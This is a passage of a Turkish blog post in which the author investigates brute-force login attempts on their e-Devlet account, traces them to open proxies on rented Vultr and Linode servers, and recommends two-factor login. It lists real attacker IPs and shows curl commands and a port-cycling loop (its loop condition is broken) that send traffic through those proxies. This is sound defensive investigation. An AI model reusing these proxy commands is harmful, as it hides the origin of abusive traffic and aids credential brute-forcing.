
Elde ettiğim bu IPv4 ve IPv6 adreslerini tehdit araştırmalarında sıklıkla kullanılan başta [VirusTotal](#), [SOCRadar XTI](#), [AlienVault OTX](#) olmak üzere çeşitli platformlarda arattığımda bunlardan sadece SOCRadar XTI üzerinde bir sonuca ulaşabildim.

Buradaki sonuca göre, saldırgan tarafından kullanılan **45.32.148.233** IP adresine sahip sunucuya ait erişim bilgilerinin yer aldığı bir son kullanıcı sistemi, 2023 yılının Mayıs ayında hacklenmiş ve üzerinde [Racoon](#) isimli [bilgi çalmakta](#) kullanılan bir zararlı yazılım çalışmıştı. 2022 yılında ise yine bu IP adresinin yer aldığı başka bir son kullanıcı sistemi benzer şekilde [RedLine](#) isimli bilgi çalan başka bir zararlı yazılım tarafından enfekte olmuştu. Tüm çalınan bu bilgiler de daha sonrasında Rus yeraltı marketinde (Russian Market) satışa çıkmıştı.



SOCRadar Dark Web ekibi tarafından temin edilen dosyaların içeriğine baktığımda, sunucu üzerinde bir zamanlar

[phpMyAdmin](#) isimli veritabanı yönetim aracı bulunduğu anlaşıyordu. Bu bilgiler ışığında art niyetli kişiler uzun zamandan beri bu sunucuya yetkisiz olarak erişim sağlıyor ve saldırılarında kullanıyor olabiliyorlardı.



Yeni Bağlantı Noktaları

[Censys](#) isimli arama motorunda IPv4 adreslerini inceleyip, her birinin bağlantı noktalarını yine nmap aracı ile taradığımda bu defa IPv6 taramalarından farklı olarak her bir sunucuda 22. bağlantı noktası hariç 2000'e yakın yeni bağlantı noktası olduğunu keşfettim.

← → ↻ 🏠

search.censys.io/hosts/104.207.158.196

🔍 Hosts ▾ ⚙️ 104.207.158.196

104.207.158.196

As of: Nov 12, 2023 1:33am UTC | Latest

📄 Summary

🕒 History

📄 WHOIS

👤 Explore

Basic Information

Reverse DNS

104.207.158.196.vultrusercontent.com

Routing

104.207.156.0/22 via AS-CHOOPA, US (AS20473)

OS

linux

Services (75)

22/SSH, 30005/HTTP, 30024/HTTP, 30025/HTTP, 30046/HTTP, 30120/HTTP, 30139/HTTP, 30153/HTTP, 30159/HTTP, 30216/HTTP, 30227/HTTP, 30235/HTTP, 30266/HTTP, 30322/HTTP, 30333/HTTP, 30362/HTTP, 30384/HTTP, 30386/HTTP, 30430/HTTP, 30481/HTTP, 30487/HTTP, 30574/HTTP, 30591/HTTP, 30594/HTTP, 30596/HTTP, 30614/HTTP, 30650/HTTP, 30673/HTTP, 30720/HTTP, 30752/HTTP, ...

Labels

TRUNCATED

← → ↻ 🏠

search.censys.io/hosts/143.42.185.244

🔍 Hosts ▾ ⚙️ 143.42.185.244

143.42.185.244

As of: Nov 11, 2023 10:57pm UTC | Latest

📄 Summary

🕒 History

📄 WHOIS

👤 Explore

Basic Information

Reverse DNS

143-42-185-244.ip.linodeusercontent.com

Forward DNS

143-42-185-244.ip.linodeusercontent.com, 143-42-185-244.ipv4.staticdns1.io

Routing

143.42.176.0/20 via AKAMAI-LINODE-AP Akamai Connected Cloud, SG (AS63949)

OS

linux

Services (125)

22/SSH, 10000/HTTP, 10001/HTTP, 10006/HTTP, 10049/HTTP, 10055/HTTP, 10060/HTTP, 10068/HTTP, 10081/HTTP, 10144/HTTP, 10148/HTTP, 10193/HTTP, 10197/HTTP, 10220/HTTP, 10229/HTTP, 10238/HTTP, 10251/HTTP, 10252/HTTP, 10254/HTTP, 10258/HTTP, 10275/HTTP, 10285/HTTP, 10319/HTTP, 10328/HTTP, 10368/HTTP, 10382/HTTP, 10405/HTTP, 10408/HTTP, 10442/HTTP, 10443/HTTP, ...

Labels

TRUNCATED

search.censys.io/hosts/137.220.33.75

censys

137.220.33.75

As of: Nov 11, 2023 5:32pm UTC | Latest

[Summary](#) [History](#) [WHOIS](#) [Explore](#)

Basic Information

Reverse DNS 137.220.33.75.vultrusercontent.com

Routing 137.220.32.0/20 via AS-CHOOPA, US (AS20473)

OS linux

Services (154) 22/SSH, 42005/HTTP, 42011/HTTP, 42022/HTTP, 42034/HTTP, 42036/HTTP, 42040/HTTP, 42042/HTTP, 42070/HTTP, 42116/HTTP, 42135/HTTP, 42136/HTTP, 42143/HTTP, 42167/HTTP, 42172/HTTP, 42184/HTTP, 42192/HTTP, 42218/HTTP, 42231/HTTP, 42256/HTTP, 42269/HTTP, 42299/HTTP, 42304/HTTP, 42307/HTTP, 42308/HTTP, 42309/HTTP, 42311/HTTP, 42315/HTTP, 42381/HTTP, 42383/HTTP, ...

Labels TRUNCATED

search.censys.io/hosts/45.32.148.233

censys

45.32.148.233

As of: Nov 11, 2023 9:47pm UTC | Latest

[Summary](#) [History](#) [WHOIS](#) [Explore](#)

Basic Information

Reverse DNS 45.32.148.233.vultrusercontent.com

Routing 45.32.144.0/21 via AS-CHOOPA, US (AS20473)

OS linux

Services (154) 22/SSH, 22014/HTTP, 22016/HTTP, 22019/HTTP, 22029/HTTP, 22035/HTTP, 22038/HTTP, 22055/HTTP, 22082/HTTP, 22107/HTTP, 22117/HTTP, 22122/HTTP, 22123/HTTP, 22154/HTTP, 22160/HTTP, 22164/HTTP, 22166/HTTP, 22168/HTTP, 22172/HTTP, 22186/HTTP, 22187/HTTP, 22192/HTTP, 22210/HTTP, 22222/HTTP, 22224/HTTP, 22225/HTTP, 22274/HTTP, 22277/HTTP, 22284/HTTP, 22288/HTTP, ...


Labels TRUNCATED

kullanılan IPv4 adreslerinin bilgilerini Censys üzerinde incelemeye devam ettiğimde, [45.32.148.233](#) IPv4 adresi ile ilgili kayıtlarda bir satır (**Proxy-Connection: close**) hemen dikkatimi çekti ve aklımda yeni bir soru daha belirdi. Bunlar 2000’li yılların başında internette sıklıkla [rastladığımız açık vekil](#) sunucular gibi olabilirler miydi ?

Anonim bir açık proxy, sunucu istekleri proxy sunucusundan geliyor gibi görüldüğü için kullanıcıların IP adreslerini web sunucularından gizlemelerine yardımcı olabileceğinden, çevrimiçi anonimlik ve gizlilik isteyenler için yararlıdır. Kimliklerini ortaya çıkarmayı zorlaştırır ve böylece web’e göz atarken veya diğer internet hizmetlerini kullanırken algılanan güvenliklerinin korunmasına yardımcı olur. (Kaynak: [Wikipedia](#))

Bu soruya yanıt bulmak için [cURL](#) aracına [45.32.148.233](#) IPv4 adresini, vekil sunucu olarak Censys’de yer alan rastgele bir bağlantı noktası (22939) ile birlikte belirtip <https://ifconfig.me/all> web sayfasına istekte bulunduğumda, bu vekil sunucudan bu web sayfasına isteğin **2001:19f0:6801:8dd:4995:dc24:1643:54d5** IPv6 adresinden gönderildiğini gördüm. Kısaca sorunun yanıtı “Evet” idi. Bunlar açık vekil sunuculardı ve bunlar üzerinden hedef web sayfalarına kendi IPv4 adresimi gizleyerek web isteğinde bulunabiliyordum.

```
% curl -L -x 45.32.148.233:22939 https://ifconfig.me/all
ip_addr: 2001:19f0:6801:8dd:4995:dc24:1643:54d5
remote_host: unavailable
user_agent: curl/8.1.2
port: 48392
language:
referer:
connection:
keep_alive:
method: GET
encoding:
mime: */*
charset:
via: 1.1 google
forwarded: 2001:19f0:6801:8dd:4995:dc24:1643:54d5, 2600:1901:0:b2bd::,130.211.0.85
```




Ancak yukardaki ekran görüntüsünde yer alan **2001:19f0:6801:8dd:4995:dc24:1643:54d5** IPv6 adresine sahip vekil sunucu, benim e-Devlet hesabımın geçici süreliğine kapatılmasında rol oynayanlardan biri (**2001:19f0:6801:8dd:daab:291b:a4d6:dfc7**) değildi. Bu vekil sunucu ile o IPv6 arasındaki ilişkiyi tespit etmek için bu defa **45.32.148.233** IPv4 adresinin açık 2000 bağlantı noktasına (port) bağlanıp <https://ifconfig.me/ip> web sayfasına istek gönderen basit bir betik (script) hazırladım.

```
#!/bin/sh
for ((i=22000; i=24000; i++))
do
curl -x 45.32.148.233:$i -L -s -k
https://ifconfig.me/ip >>
ip_check_45.32.148.233.txt
echo ' ' >> ip_check_45.32.148.233.txt
sleep 1
done
```

Web sayfasından gelen her bir yanıtta farklı bir IPv6 adresi yer alıyordu. Bu sonuca göre art niyetli kişiler, 2000 tane IPv6 üzerinden istedikleri web sayfasına kaba kuvvet saldırısı gerçekleştirebiliyorlardı. Betik bir süre çalıştıktan sonra e-

Devlet hesabıma saldırıyı gerçekleştiren IPv6 adresini de bu adresler arasında görebildim.



Şifre Durumunuz

Son Değişiklik Tarihi

Sonrakı Değişiklik Tarihi

Son Başarısız Giriş Denemesi Şifre 25/10/2023 18:46:22 (P:2001:19f0:6001:20f:9a7f:d317:c645:37eb:48067)

Sisteme Giriş Geçmişiniz

Tarih	Uygulama	Sonuç	IP Adresi	Tür
25/10/2023 20:18:01	-	Başarılı		Şifre
25/10/2023 18:46:22	-	Başarısız	2001:19f0:6001:20f:9a7f:d317:c645:37eb:48067	Şifre
25/10/2023 18:46:18	-	Başarısız	2001:19f0:6801:8dd:daab:291b:a4d6:d1c7:41456	Şifre
25/10/2023 18:46:16	-	Başarısız	2001:19f0:8001:a5d:8404:a87a:3cf:58dc:59377	Şifre
25/10/2023 18:46:10	-	Başarısız	2600:3c03:e00b:b4ec:11517f:1a99:7c0c:37865	Şifre
25/10/2023 18:44:18	-	Başarısız	2001:19f0:8001:13a:f42b:4d56:de9b:c485:44215	Şifre
12/10/2023 19:48:33	-	Başarısız	2600:3c06:e001:7a0:cfa6:9c89:94f9:96f9:48360	Şifre

Neden IPv6 adresi kullanıyorlar?

Tüm bu araştırmaları yaparken bir yandan saldırganın neden IPv6 adresleri kullandığı kafamı kurcalamaya başladı ve bir zaman sonra şeytanın ayrıntıda gizli olduğunu anladım.

[DigitalOcean](#), [Linode](#), [Vultr](#) ve benzeri servis sağlayıcılarından bir sunucu kiraladığınızda size bir adet IPv4 tahsis ediyorlar ve bu sunucu üzerinden internet ile ilişkili yaptığınız tüm işlemlerde bu IP adresini kullanıyorsunuz.

Siber suçlular da çoğu zaman siber saldırılarını gerçekleştirmek veya kamufle etmek için bu tür servis sağlayıcılarından sunucu kiralyorlar. Zamanla gerçekleştirdikleri siber saldırılara ait sunucuların IPv4 adresleri güvenlik teknolojileri tarafından tespit edilip, engellenmeye, küresel kara listelere eklenmeye başlıyor. Saldırı girişimleri engellenmeye başlandıkça da bu IPv4 adreslerini kullanamaz noktaya geliyorlar ve şikayet

bildirimleri nedeniyle hesapları, sunucuları da hızla kapandığı için yeni bir sunucu arayışına giriyorlar.

Örneğin basit bir hesapla bu siber saldırıları **100** tane sunucudan gerçekleştirdiklerini düşündüğümüzde, sunucu başına **6\$** ödedikleri için toplam **600\$** maliyete katlanmaları gerekiyor ve bunu ne kadar uzun süre engellenmeden gerçekleştirebilirlerse yanlarına kar kalıyor aksi halde kara listelere eklendikçe tekrar ve tekrar bu maliyete katlanmaları gerekiyor.

Peki IPv4 yerine IPv6 kullandıklarında işin rengi nasıl değişiyor? Bu servis sağlayıcıları, sunucu kiralayan müşterilerine sadece **1** adet IPv4 kullanma hakkı tanırken, mevzu bahis IPv6 olduğunda **binlercesini** üretmelerine ve kullanmalarına imkan tanıyorlar. Böyle olunca da art niyetli kişiler sadece 6\$ ödeyerek binden fazla IPv6 adresi üzerinden saldırılarını gerçekleştirebiliyorlar. Kara listelere eklendikçe kullandıkları sunucular üzerinde yeni IPv6 adresleri üretip, kullanabildikleri için de ta ki servis sağlayıcısına şikayetler ulaşana kadar kara listelerden pek fazla etkilenmeden saldırılarını uzun süre aynı sunucu üzerinde gerçekleştirebiliyorlar.

Peki e-Devlet uygulaması, uyguladığı güvenlik kontrolleri, önlemleri nedeniyle saldırganları IPv4 yerine IPv6 kullanmalarına gerçekten zorluyor muydu yoksa saldırganlar işlerini garantiye almak için mi IPv6 kullanmayı tercih ediyorlardı? Bunun için e-Devlet hesabımı 5 defa hatalı giriş denemesi ile geçici olarak kullanıma kapattıktan hemen sonra eşimin hesabına bu defa doğru parola ile giriş yapmaya çalıştığımda başarıyla giriş yapabildiğimi gördüm.

Bu sonuca göre uygulama genelinde ve/veya ağ seviyesinde bir IPv4 hesabı ile ikiden fazla hesaba bu şekilde kaba kuvvet saldırısı yapıldığında bu IPv4 adresi kara listeye eklenmiyorsa, engellenmiyorsa bu durumda saldırganlar bir IPv4 adresi ile uzun süre, birden fazla hesaba bu saldırıları gerçekleştirebilirlerdi. Aksi durumda ise IPv6 adresleri kullanmaktan başka çareleri kalmıyordu.

İkiden fazla e-Devlet hesabı üzerinde bunu test ve teyit etme şansım olmadığı ve saldırganların da IPv6 sistemler üzerinden bu saldırıları gerçekleştirdiğini göz önünde bulundurduğumda, kuvvetle muhtemel saldırganların kullandığı IPv4 adreslerine e-Devlet güvenlik önlemleri geçit vermiyordu.

e-Devlet Hesabımı Nasıl Koruyabilirim?

Sonuç itibarıyla siber saldırganların uzun yıllardır e-Devlet hesaplarımızı hacklemek için yeri geldiğinde hacklenmiş, enfekte sistemlerden oluşan bot ağlarını yeri geldiğinde kendi sistemlerini kullandıklarını, izlerini gizlemek, yakalanmamak için vekil sunucu [yazılımlarından](#) faydalandıklarını, IPv6 desteği olan servis sağlayıcılardan sunucular satın aldıklarını, kısacası her yolu denediklerini görebiliyoruz.

Peki bu durumda sade bir vatandaş olarak kendinizi bu yazıya konu olan saldırılardan nasıl koruyabilirsiniz? Bunun için yapmanız gereken en önemli adım, e-Devlet hesabınıza girişte mutlaka ama mutlaka iki aşamalı giriş yöntemlerinden birini kullanmanız olacaktır. Nasıl kullanabileceğinizi bu [adresi](#) ziyaret ederek öğrenebilirsiniz.

Bu vesileyle yeni yılınızı kutlar, 2024 yılının hem sizlere hem

de tüm sevdiklerinize önce sağlık sonra mutluluk ve başarı getirmesini dilerim.

Bir sonraki yazıda görüşmek dileğiyle.